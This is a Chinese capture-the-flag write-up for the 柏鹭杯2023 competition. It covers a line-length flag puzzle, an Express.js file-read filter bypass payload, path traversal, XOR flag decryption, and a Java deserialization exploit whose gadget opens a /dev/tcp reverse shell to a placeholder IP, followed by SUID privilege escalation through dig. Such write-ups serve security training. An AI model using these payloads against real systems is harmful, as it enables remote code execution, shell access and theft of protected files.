
柏鹭杯2023 WriteUp


> LLXX

MISC-签到题

题目txt文件，直接打开是空白的



转成16进制，都是重复的字符，最后跟一个换行



猜测和长度有关，前几行长度为102,108,97,103，刚好为flag的ASCII编码，写个脚本跑出各行长度

```
with open('qd.txt', 'r') as f:
    line = f.readline()
    while(line):
        print(len(line)-1)
        line = f.readline()
```

ASCII解码即可得到flag

```
102 108 97 103 123 73 83 69 67 45 101 70 56 120 50 66 118 49 118 105 119 57 101 70 118 97 103 1
```

Web-express js

任意文件读取，读取/proc/self/cmdline，得到源码文件名main.js，源码通过以下代码过滤flag

```
JSON.stringify(item).includes("flag")
```

搜到了其他比赛的wp，改编一下得到poc

```
?file[href]=a&file[origin]=1&file[protocol]=file:&file[hostname]=&file[pathname]=fl%2561g.txt
```

Web-综合题5、6

任意文件读取，../../../../../app/demo.jar路径得到源码

flag1相关源码，异或加密

```
private String enc_flag1 = "UFVTUhgqY3d0FQxRVFcHBlQLVwdSVlZRVlJWBwxeVgAHWgsBWgUAAQEJRA==";
public String O0O = "6925cc02789c1d2552b71acc4a2d48fd";
private static String loadedRedisPassword;

public String o0o(String Ooo) {
    StringBuilder oOo = new StringBuilder();
    int o0O = 0;

    for(int OO0 = Ooo.length(); o0O < OO0; ++o0O) {
        char Oo0 = Ooo.charAt(o0O);
        char oOO = this.O0O.charAt(o0O % this.O0O.length());
        char OOo = (char)(Oo0 ^ oOO);
        oOo.append(OOo);
    }

    return Base64.getEncoder().encodeToString(oOo.toString().getBytes());
}
```

解密exp

```java
public void exp1() throws Exception {
    String env_flag = this.enc_flag1;
    StringBuilder oOo = new StringBuilder();
    String data = new String(Base64.getDecoder().decode(env_flag));
    for(int i=0;i<data.length();i++) {
        char Oo0 = data.charAt(i);
        char oOO = this.key.charAt(i % this.key.length());
        char OOo = (char)(Oo0 ^ oOO);
        oOo.append(OOo);
    }
    System.out.println(oOo.toString());
}
```

flag2相关源码，java反序列化

```java
@PostMapping({"/internalApi/v3.2/updateConfig"})
public String syncData(@RequestBody String payload) {
    try {
        byte[] data = Base64.getDecoder().decode(payload);
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));
        Object obj = ois.readObject();
        return "Data synced successfully";
    } catch (ClassNotFoundException | IOException var5) {
        return "Failed to sync data: " + var5.getMessage();
    }
}
```

给了可利用的类

```java
class Ping implements Serializable {
    private static final long serialVersionUID = 1L;
    private String command;
    private String arg1;
    private String arg2;

    Ping() {
    }

    public void setCommand(String command) {
        this.command = command;
    }

    public void setArg1(String arg1) {
        this.arg1 = arg1;
    }

    public void setArg2(String arg2) {
        this.arg2 = arg2;
    }

    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        String[] cmdArray = new String[]{this.command, this.arg1, this.arg2};
        Runtime.getRuntime().exec(cmdArray);
    }
}
```

构造poc，通过post发送到入口，得到反弹shell

```
public void exp2() throws Exception {
    Ping ping = new Ping();
    ping.setCommand("/bin/bash");
    ping.setArg1("-c");
    ping.setArg2("exec 5<>/dev/tcp/xxx.xxx.xxx.xxx/xxxx;cat <&5 | while read line; do $line 2>&
    ByteArrayOutputStream bos = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(bos);
    oos.writeObject(ping);
    byte[] res = bos.toByteArray();
    String exp = Base64.getEncoder().encodeToString(res);
    System.out.println(exp.trim());
    Upload up = new Upload();
    //up.syncData(exp);
}
```

得到shell后，/app目录下有个hint.txt，提示flag2在/root，find命令查找特权命令，dig命令提权读取文件

```
find / -user root -perm /4000 2>/dev/null
dig -f /root/flag2
```